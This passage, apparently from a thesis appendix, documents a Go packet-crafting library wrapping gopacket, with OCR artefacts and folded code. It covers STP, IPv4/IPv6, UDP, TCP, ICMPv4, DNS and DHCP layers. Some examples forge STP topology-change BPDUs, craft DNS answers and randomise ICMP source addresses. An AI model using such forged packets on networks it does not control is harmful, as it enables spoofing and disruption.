


Figure 157: Dot3 hierarchy

A.4 STP

The code for the STP layer is located in **packet/stp.go** file and can be observed in figure 158 and figure 159.

The **STP** structure, as showed in line 8, encapsulates a pointer to a layer of type **layers.STP**. This layer is defined in gopacket library in **layers/stp.go** file and it defines attributes associated with STP like protocolID, Version, Type, and Bridge ID. The code for the STP structure of gopacket can be observed in figure 160.

The constructor function **STPLayer()**, defined at line 12, initializes a new STP structure. This function populates the STP layer with default values. The defaults set in this function provide initial values for the ProtocolID, Version, Type (which is set to 0, indicating a Configuration BPDU), TC (Topology change) and TCA (Topology change acknowledge) flags, RouteID, Cost, BridgeID, and the default timing parameters such as the MessageAge, MaxAge, HelloTime, and FDelay.

The following methods allow users to customize attributes of the STP layer:

- **SetRootBridgeID()** and **SetRootBridgePriority()** - Allow users to set the Root Bridge ID and its priority respectively.
- **SetBridgePriority()** and **SetBridgeID()** - Defines the priority and ID for the bridge
- **SetBridgeMacStr()** and **SetRootBridgeMacStr()** - These methods parse MAC addresses provided as strings and then set them as the MAC addresses for the bridge and root bridge respectively.
- **Layer()** - Provides a way for users to directly access the **layers.STP** layer.

The hierarchy for the STP layer can be observed in figure 161.

```go
type STP struct {  9 usages  tiago.m.diogo
    layers *layers.STP
}

func STPLayer() *STP {  2 usages  tiago.m.diogo +1
    return &STP{
        layers: &layers.STP{
            ProtocolID: 0,
            Version:    0,
            Type:       0, // For Configuration BPDU
            TC:         false,
            TCA:        false,
            RouteID: layers.STPSwitchID{
                Priority: 32768,
                SysID:    0,
                HwAddr:   nil,
            },
            Cost: 0,
            BridgeID: layers.STPSwitchID{
                Priority: 32768,
                SysID:    0,
                HwAddr:   nil,
            },
            PortID:      0x8000,
            MessageAge: 0x0100,
            MaxAge:      0x2000,
            HelloTime:   0x0200,
            FDelay:      0x2000,
        },
    }
}

func (stp *STP) SetRootBridgeID(rootBridgeID uint16) {  2 us
    stp.layers.RouteID.SysID = rootBridgeID // Root Bridge
}

func (stp *STP) SetRootBridgePriority(priority uint16) {  n
    stp.layers.RouteID.Priority = priority // Priority
}
```

Figure 158: STP structure 1

```go
func (stp *STP) SetBridgePriority(priority uint16) {  no usag
    stp.layers.BridgeID.Priority = priority // Priority
}

func (stp *STP) SetBridgeID(bridgeID uint16) {  2 usages  tia
    stp.layers.BridgeID.SysID = bridgeID
}

// SetBridgeMacStr set Bridge Mac from a string
func (stp *STP) SetBridgeMacStr(bridgeMac string) {  3 usages
    hwAddr, err := net.ParseMAC(bridgeMac)
    if err != nil : err
    stp.layers.BridgeID.HwAddr = hwAddr
}

// SetRootBridgeMacStr set Root Mac from a string
func (stp *STP) SetRootBridgeMacStr(rootMac string) {  3 usag
    hwAddr, err := net.ParseMAC(rootMac)
    if err != nil : err
    stp.layers.RouteID.HwAddr = hwAddr
}
func (stp *STP) Layer() *layers.STP {  tiago.m.diogo
    return stp.layers
}
```

Figure 159: STP structure 2

```go
// STP decode spanning tree protocol packets to transport BPDU (bridge protocol
type STP struct {  14 usages  fathi +1
    BaseLayer
    ProtocolID          uint16
    Version             uint8
    Type                uint8
    TC, TCA             bool // TC: Topologie change ; TCA: Topologie change ack
    RouteID, BridgeID STPSwitchID
    Cost                uint32
    PortID              uint16
    MessageAge          uint16
    MaxAge              uint16
    HelloTime           uint16
    FDelay              uint16
}
```

Figure 160: STP structure in gopacket





Figure 161: STP layer hierarchy

Using the above structure, we can create an STP layer using the code observed in figure 162.



```
stpLayer := packet.STPLayer()
stpLayer.Layer().TC = true
stpLayer.Layer().PortID = 0x8002
stpLayer.SetRootBridgeMacStr(rootMAC)
stpLayer.SetRootBridgeID(rootID)
stpLayer.SetBridgeMacStr(bridgeMAC)
stpLayer.SetBridgeID(bridgeID)
```

Figure 162: STP layer using developed library

A.5 IPv4

The code for the IPv4 layer is located in **packet/ipv4.go** file and can be observed in figure 163.

The **IPv4** structure, line 10, has a pointer to the layer defined by gopacket library, the **golayers.IPv4**. The **golayers.IPv4** layer can be found in **layers/ip4.go** and the code can be observed in figure 164.

When invoking the constructor function **IPv4Layer()**, defined in line 14, a new IPv4 structure is created. By default, the IP version is set to 4, indicative of IPv4, and the Time-To-Live (TTL) value is set to 64.

Following, we have the mentioned methods to modify the IPv4 structure:

- **SetSrcIP()** - Defined in line 23, it allows the user to set the source IP for the IP layer.
- **SetDstIP()** - Defined in line 32, it allows the user to set the destination IP for the IPv4 layer.
- **SetProtocol()** - Defined in line 41, This method allows users to specify the protocol used in the data portion of the IP packet (often the transport layer). The protocol is represented by the **golayers.IPProtocol** enumeration type.
- **Layer()** - Defined in line 45, provides a way for users to directly access the **golayers.IPv4** layer.

```go
package packet

import ...

type IPv4 struct {
    layer *golayers.IPv4
}

func IPv4Layer() *IPv4 {
    return &IPv4{
        layer: &golayers.IPv4{
            Version: 4,
            TTL:     64,
        },
    }
}

func (ip *IPv4) SetSrcIP(ipStr string) error {
    ipAddress := net.ParseIP(ipStr)
    if ipAddress == nil {
        return errors.New( text: "invalid source IP")
    }
    ip.layer.SrcIP = ipAddress
    return nil
}

func (ip *IPv4) SetDstIP(ipStr string) error {
    ipAddress := net.ParseIP(ipStr)
    if ipAddress == nil : errors.New("invalid destination IP"
    ip.layer.DstIP = ipAddress
    return nil
}

func (ip *IPv4) SetProtocol(protocol golayers.IPProtocol) {
    ip.layer.Protocol = protocol
}

func (ip *IPv4) Layer() *golayers.IPv4 {
    return ip.layer
}
```

Figure 163: IPv4 structure

```go
// IPv4 is the header of an IP packet.
type IPv4 struct {
    BaseLayer
    Version    uint8
    IHL        uint8
    TOS        uint8
    Length     uint16
    Id         uint16
    Flags      IPv4Flag
    FragOffset uint16
    TTL        uint8
    Protocol   IPProtocol
    Checksum   uint16
    SrcIP      net.IP
    DstIP      net.IP
    Options    []IPv4Option
    Padding    []byte
}
```

Figure 164: IPv4 structure in gopacket

The hierarchy for the IPv4 layer can be observed in figure 165.




Figure 165: IPv4 layer hierarchy

Using the developed library, we can create an IPv4 layer with the code presented in figure 166.

```
ipLayer := craft.IPv4Layer()
ipLayer.SetSrcIP( ipStr: "192.168.0.100")
ipLayer.SetDstIP( ipStr: "192.168.0.150")
```

Figure 166: IPv4 layer using developed library

A.6 IPv6

The code for the IPv6 layer is located in **packet/ipv6.go** file and can be observed in figure 167.

The **IPv6** structure, defined at line 10, has a pointer to the **golayers.IPv6** layer defined in gopacket library. The **golayers.IPv6** contains all the attributes from a IPv6 header and the code can be observed in figure 168.

The function **IPv6Layer()**, introduced on line 14, acts as a constructor for the IPv6 structure. When this function is called, it initializes an empty instance of the IPv6 layer.

The following functions are available to modify the IPv6 structure:

- **SetSrcIP()** - Defined in line 20, it allows the user to set the source IP for the IPv6 layer.
- **SetDstIP()** - Defined in line 29, it allows the user to set the destination port for the IPv6 layer.
- **Layer()** - Defined in line 45, provides a way for users to directly access the **golayers.IPv6** layer.

```go
package packet

import ...

type IPv6 struct {
	layer *golayers.IPv6
}

func IPv6Layer() *IPv6 {
	return &IPv6{
		layer: &golayers.IPv6{},
	}
}

func (ipv6 *IPv6) SetSrcIP(ipStr string) error {
	ip := net.ParseIP(ipStr)
	if ip == nil : errors.New("invalid IP address")
	ipv6.layer.SrcIP = ip
	return nil
}

func (ipv6 *IPv6) SetDstIP(ipStr string) error {
	ip := net.ParseIP(ipStr)
	if ip == nil : errors.New("invalid IP address")
	ipv6.layer.DstIP = ip
	return nil
}

func (ipv6 *IPv6) Layer() *golayers.IPv6 {
	return ipv6.layer
}
```

Figure 167: IPv6 structure

```go
// IPv6 is the layer for the IPv6 header.
type IPv6 struct {
	// http://www.networksorcery.com/enp/protocol/ipv6.htm
	BaseLayer
	Version      uint8
	TrafficClass uint8
	FlowLabel    uint32
	Length       uint16
	NextHeader   IPProtocol
	HopLimit     uint8
	SrcIP        net.IP
	DstIP        net.IP
	HopByHop     *IPv6HopByHop
	// hbh will be pointed to by HopByHop if that layer exists.
	hbh IPv6HopByHop
}
```

Figure 168: IPv6 structure in gopacket

The hierarchy for the IPv6 structure can be observed in figure 169.




Figure 169: IPv6 layer hierarchy

Using the developed library, we can create an IPv6 header using the code observed in figure 170.




Figure 170: IPv6 layer using developed library

A.7 UDP

The code for the UDP layer is located in **packet/udp.go** file and can be observed in figure 171.

The structure **UDP**, defined in line 10, has a pointer to the **golayers.UDP** layer from the gopacket library. This layer is defined in **layers/udp.go** file in the gopacket library and the code can be observed in figure 172. The constructor function, **UDPLayer()** in line 14, initializes a new UDP structure. When invoked, it sets up an empty UDP layer with no default values.

The following methods are available to modify the UDP structure:

- **SetSrcPort()** - Defined in line 20, it allows the user to set the source port for the UDP layer.
- **SetDstPort()** - Defined in line 29, it allows the user to set the destination port for the UDP layer.
- **Layer()** - Provides a way for users to directly access the **golayers.UDP** layer.

```go
package packet

import ...

type UDP struct {
    layer *golayers.UDP
}

func UDPLayer() *UDP {
    return &UDP{
        layer: &golayers.UDP{},
    }
}

func (udp *UDP) SetSrcPort(portStr string) error {
    port, err := strconv.Atoi(portStr)
    if err != nil || port < 0 || port > 65535 : errors.New("in
    udp.layer.SrcPort = golayers.UDPPort(port)
    return nil
}

func (udp *UDP) SetDstPort(portStr string) error {
    port, err := strconv.Atoi(portStr)
    if err != nil || port < 0 || port > 65535 : errors.New("in
    udp.layer.DstPort = golayers.UDPPort(port)
    return nil
}

func (udp *UDP) Layer() *golayers.UDP {
    return udp.layer
}
```

Figure 171: UDP structure

```go
// UDP is the layer for UDP headers.
type UDP struct {
    BaseLayer
    SrcPort, DstPort UDPPort
    Length           uint16
    Checksum         uint16
    sPort, dPort     []byte
    tcpipchecksum
}
```

Figure 172: UDP structure in gopacket

The hierarchy for the UDP layer can be observed in figure 173.




Figure 173: UDP layer hierarchy

Using the developed library, we can create an UDP layer with the code presented in figure 174.

```
// Craft UDP layer
udpLayer := craft.UDPLayer()
udpLayer.SetSrcPort( portStr: "25")
udpLayer.SetDstPort( portStr: "30")
```

Figure 174: UDP layer using developed library

In the above figure, the UDP layer is created following by setting the ports 25 and 30 as source and destination ports respectively.

A.8 TCP

The code for the TCP layer is located in **packet/tcp.go** file and can be observed in figure 175.

The **TCP** structure, defined in line 10, has a pointer to the native **golayers.TCP** layer, which is part of the gopacket library. This layer in gopacket is defined in **layers/tcp.go** file and the code can be observed in figure 176.When calling the constructor function **TCPLayer()**, in line 14, a new TCP structure is initialized. By default, the sequence number (Seq) is set to 0, and the window size (Window) is configured to 1505.

The following methods are available to modify the TCP structure:

- **SetSrcPort()** - Defined in line 23, it allows the user to set the source port for the TCP layer.
- **SetDstPort()** - Defined in line 32, it allows the user to set the destination port for the TCP layer.

- **SetSyn()** - Defined in line 41, it allows to set the SYN flag in the TCP header to true.
- **SetAck()** - Defined in line 45, it allows to set the ACK flag in the TCP header to true.
- **Layer()** - Defined in line 49, provides a way for users to directly access the **golayers.TCP** layer.

```go
1  package packet
2
3  import ...
9
10 type TCP struct {
11     layer *golayers.TCP
12 }
13
14 func TCPLayer() *TCP {
15     return &TCP{
16         layer: &golayers.TCP{
17             Seq:    0,
18             Window: 1505,
19         },
20     }
21 }
22
23 func (tcp *TCP) SetSrcPort(portStr string) error {
24     port, err := strconv.Atoi(portStr)
25     if err != nil || port < 0 || port > 65535 : error
28     tcp.layer.SrcPort = golayers.TCPPort(port)
29     return nil
30 }
31
32 func (tcp *TCP) SetDstPort(portStr string) error {
33     port, err := strconv.Atoi(portStr)
34     if err != nil || port < 0 || port > 65535 : error
37     tcp.layer.DstPort = golayers.TCPPort(port)
38     return nil
39 }
40
41 func (tcp *TCP) SetSyn() {
42     tcp.layer.SYN = true
43 }
44
45 func (tcp *TCP) SetAck() {
46     tcp.layer.ACK = true
47 }
48
49 func (tcp *TCP) Layer() *golayers.TCP {
50     return tcp.layer
51 }
```

Figure 175: TCP structure

```go
// TCP is the layer for TCP headers.
type TCP struct {
    BaseLayer
    SrcPort, DstPort                           TCPPort
    Seq                                        uint32
    Ack                                        uint32
    DataOffset                                 uint8
    FIN, SYN, RST, PSH, ACK, URG, ECE, CWR, NS bool
    Window                                     uint16
    Checksum                                   uint16
    Urgent                                     uint16
    sPort, dPort                               []byte
    Options                                    []TCPOption
    Padding                                    []byte
    opts                                       [4]TCPOption
    tcpipchecksum
}
```

Figure 176: TCP structure in gopacket

The hierarchy for the TCP layer can be observed in figure 177.




Figure 177: TCP layer hierarchy

Using the developed library, we can create an TCP layer with the code presented in figure 178.




Figure 178: TCP layer using developed library

In the above figure, we start by creating the TCP layer in line 31. Following, we set 122 and 5353 as source and destination ports respectively. Finally, the SYN flag is set to true using the **SetSyn()** function.

A.9 ICMPv4

The **ICMPv4** code can be observed in figure 179 and is located in **packet/icmpv4.go** file.


The ICMPv4 structure, defined in line 7, encapsulates a pointer to a layer of type **layers.ICMPv4** from the gopacket library. The code for the gopacket ICMPv4 layer can be observed in figure 180 and can be found in **layers/icmp4.go** file. The function **ICMPv4Layer()**, presented on line 11, acts as a constructor for the ICMPv4 structure. Upon invocation, it initializes a new instance of the ICMPv4 layer with the **TypeCode** as an ICMPv4 echo request. The **TypeCode** variable is the combination of the fields **Type** and **Code** from the ICMPv4 packet structure defined in RFC 792, and it defines the type of ICMP packet. In gopacket, a constant variable is used **golayers.ICMPv4TypeCode** to save the integers that represent the Type and Code respectively.

The following methods are available to modify the ICMPv4 layer:

- **SetTypeCode()** - Defined in line 19, it allows the user to set a different value for the TypeCode field.
- **SetChecksum()** - Defined in line 24, it allows the user to set a different checksum value. Although gopacket calculates automatically the checksum it is usefull to have an option to define a different


value.

- **SetId()** - Defined in line 28, it allows the user to set a different value for the Id field.
- **Layer()** - Defined in line 32, provides a way for users to directly access the **layers.IMCPv4** layer.



```go
1  package packet
2
3  import ...
6
7  type ICMPv4 struct {
8      layer *golayers.ICMPv4
9  }
10
11 func ICMPv4Layer() *ICMPv4 {
12     return &ICMPv4{
13         layer: &golayers.ICMPv4{
14             TypeCode: golayers.ICMPv4TypeEchoRequest,
15         },
16     }
17 }
18
19 func (icmp *ICMPv4) SetTypeCode(TypeCode golayers.ICMPv4TypeCode) {
20     icmp.layer.TypeCode = TypeCode
21
22 }
23
24 func (icmp *ICMPv4) SetChecksum(CheckSum uint16) {
25     icmp.layer.Checksum = CheckSum
26 }
27
28 func (icmp *ICMPv4) SetID(ID uint16) {
29     icmp.layer.Id = ID
30 }
31
32 func (icmp *ICMPv4) Layer() *golayers.ICMPv4 {
33     return icmp.layer
34 }
35
```

Figure 179: ICMPv4 structure



```go
// ICMPv4 is the layer for IPv4 ICMP packet data.
type ICMPv4 struct {
    BaseLayer
    TypeCode ICMPv4TypeCode
    Checksum uint16
    Id       uint16
    Seq      uint16
}
```

Figure 180: ICMPv4 structure in gopacket

The hierarchy for the ICMPv4 structure can be observed in figure 181.





Figure 181: ICMPv4 layer hierarchy

Using the developed library, we can create an ICMPv4 layer on top of an Ip layer. The code used to create both layers can be observed in figure 182.



```
//Create IP Layer
ipLayer := craft.IPv4Layer()
ipLayer.SetSrcIP(utils.ParseIPGen( cidr...: "0.0.0.0/0"))
ipLayer.SetDstIP(dstIP)

//Create ICMP Layer
icmpLayer := craft.ICMPv4Layer()
```

Figure 182: ICMPv4 layer using developed library

A.10 DNS

The code for the **DNS** layer can be found in **packet/dns.go** file and observed in figure 183.

The DNS structure, defined at line 8, contains a pointer to the DNS structure defined by gopacket, **golayers.DNS**. This structure, can be observed in figure 184 and found in **layers/dns.go** file. The constructure function **DNSLayer()**, defined at line 12, initiates a DNS layer with a default value for ID , QR, QDCount and ANCount. The QR variable specifies if the DNS packet is either a response or a query. The QDCount and ANCount specifies the number of queries and answers respectively.

We defined the following functions to modify the DNS layer:

- **AddQuestion()** - Defined in line 23, it allows the user to add a query to the DNS layer. It starts by increasing the number of queries in the layer and creates an object of type **golayers.DNSQuestion**. This object stores the query in the correct format to be used by the gopacket library.

- **AddAnswer()** - Defined in line 32, it allows the user to add an answer to the DNS layer. It starts by increasing the number of answers. Following, it creates an object of type **golayers.DNSResourceRecord** that stores the answer in the correct format.
- **Layer()** - Defined in line 53, provides a way for users to directly access the **golayers.DNS** layer.

```
3   import ...
7
8   type DNS struct {  5 usages  tiago.diogo
9       layer *golayers.DNS
10  }
11
12  func DNSLayer() *DNS {  1 usage  tiago.diogo *
13      return &DNS{
14          layer: &golayers.DNS{
15              ID:      0xAAAA,
16              QR:      false,
17              QDCount: 0,
18              ANCount: 0,
19          },
20      }
21  }
22
23  func (dns *DNS) AddQuestion(name string) {  no usages  tiago.diogo *
24      dns.layer.QDCount += 1
25      dns.layer.Questions = append(dns.layer.Questions, golayers.DNSQuestion{
26          Name:  []byte(name),
27          Type:  golayers.DNSTypeA,
28          Class: golayers.DNSClassIN,
29      })
30  }
31
32  func (dns *DNS) AddAnswer(name string, ipStr string) {  1 usage  tiago.diogo *
33      dns.layer.QR = true
34      dns.layer.ANCount += 1
35
36      ip := net.ParseIP(ipStr)
37
38      dns.layer.Answers = append(dns.layer.Answers, golayers.DNSResourceRecord{
39          Name:  []byte(name),
40          Type:  golayers.DNSTypeA,
41          Class: golayers.DNSClassIN,
42          TTL:   3600, // For example, a TTL of 1 hour
43          IP:    ip,
44      })
45
46  }
47
48  func (dns *DNS) Layer() *golayers.DNS {  tiago.diogo
49      return dns.layer
50  }
```

Figure 183: DNS structure

```go
// DNS contains data from a single Domain Name Service packet.
type DNS struct {
	BaseLayer

	// Header fields
	ID     uint16
	QR     bool
	OpCode DNSOpCode

	AA bool  // Authoritative answer
	TC bool  // Truncated
	RD bool  // Recursion desired
	RA bool  // Recursion available
	Z  uint8 // Reserved for future use

	ResponseCode DNSResponseCode
	QDCount      uint16 // Number of questions to expect
	ANCount      uint16 // Number of answers to expect
	NSCount      uint16 // Number of authorities to expect
	ARCount      uint16 // Number of additional records to expect

	// Entries
	Questions   []DNSQuestion
	Answers     []DNSResourceRecord
	Authorities []DNSResourceRecord
	Additionals []DNSResourceRecord

	// buffer for doing name decoding.  We use a single reusable buffer to avoid
	// name decoding on a single object via multiple DecodeFromBytes calls
	// requiring constant allocation of small byte slices.
	buffer []byte
}
```

Figure 184: DNS structure in gopacket

The hierarchy for the DNS structure can be observed in figure 185.




Figure 185: DNS layer hierarchy

Using the developed library, we can create an DNS header using the code observed in figure 186.

Figure 186: DNS layer using developed library

A.11 DHCP

The code for the DHCP layer can be found in **packet/dhcp.go** file and the code can be observed in figure 187 and figure 188.

The DHCP structure, defined in line 11, holds a pointer to the **golayers.DHCPv4** which is the structure from gopacket library that has all the fields of a DHCPv4 layer. This structure can be found in **layers/dhcpv4.go** file and the code can be observed in figure 189. The constructor is defined at line 15 and, when invoked, it creates an instance of DHCP layer. The created layer has default values, the operation is by default a DHCP request. The transaction ID is randomly generated per default. We then defined the following methods that allow modifications of the DHCP layer:

- **SetDstMac()** - Defined in line 29, it allows the user to modify the MAC address of the client.
- **SetXid()** - Defined in line 38, it allows the user to set the transaction ID.
- **SetNextServerIP()** - Defined in line 42, it allows the user to set the next server IP.
- **SetDstIP()** - Defined in line 46, it allows the user to set the client IP address.
- **SetSrcIP()** - Defined in line 55, it allows the user to set the DHCP server IP.
- **SetRequest()** - Defined in line 64, it sets the operation of the DHCP message to a DHCP request type.
- **SetReply()** - Defined in line 68, it sets the operation of the DHCP message to a DHCP reply type.
- **SetMsgType()** - Defined in line 72. This method sets the DHCP message type based on a string input. Depending on the provided string (”discover”, ”offer”, ”request”, or ”ack”), it sets the appropriate message type in the DHCP options.
- **AddOption()** - Defined in line 91. This method creates a instance of **golayers.DHCPOpt** which is a option for the DHCP protocol and adds it to the layer.
- **SetType()** - Defined in line 137, sets the hardware type of the DHCP packet, which specifies the type of network on which the DHCP message is being transmitted.
- **Layer()** - Defined in line 141, provides a way for users to directly access the **golayers.DHCPv4** layer.

```go
type DHCP struct {  13 usages  tiago.diogo
    layer *golayers.DHCPv4
}

func DHCPLayer() *DHCP {  1 usage  tiago.diogo +1
    return &DHCP{
        layer: &golayers.DHCPv4{
            Operation:    golayers.DHCPOpRequest,
            HardwareType: golayers.LinkTypeEthernet,
            HardwareLen:  6,
            HardwareOpts: 0,
            Xid:          rand.Uint32(), // Transaction ID should be ra
            Flags:        0x0000,
        },
    }
}

